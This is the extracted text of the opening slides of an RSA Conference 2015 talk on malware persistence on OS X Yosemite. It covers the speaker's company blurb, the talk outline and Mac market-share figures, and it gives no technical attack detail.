

RSA® Conference 2015

San Francisco | April 20-24 | Moscone Center

SESSION ID: HT-R03


Malware Persistence on OS X Yosemite

Patrick Wardle

Director of R&D, Synack
@patrickwardle

CHANGE

Challenge today's security thinking



ABOUT



always looking for
more experts!

“Synack leverages the best combination of vetted security researchers and technology to create a uniquely powerful security solution that delivers ongoing and on-demand vulnerability intelligence.”



vetted researchers



internal R&D



backed by google



@patrickwardle
/NASA /NSA /VRL /SYNACK



AN OUTLINE


apple, persistence, malware, & tools




state of the apple



methods of persistence




os x malware



(free) tools

THE STATE OF THE APPLE

good & bad




THE RISE OF MACS


macs are everywhere (home & enterprise)



#3 usa / #5 worldwide
vendor in pc shipments



"Mac notebook sales have grown 21% over the last year, while total industry sales have fallen" -apple (3/2015)



MALWARE ON OS X


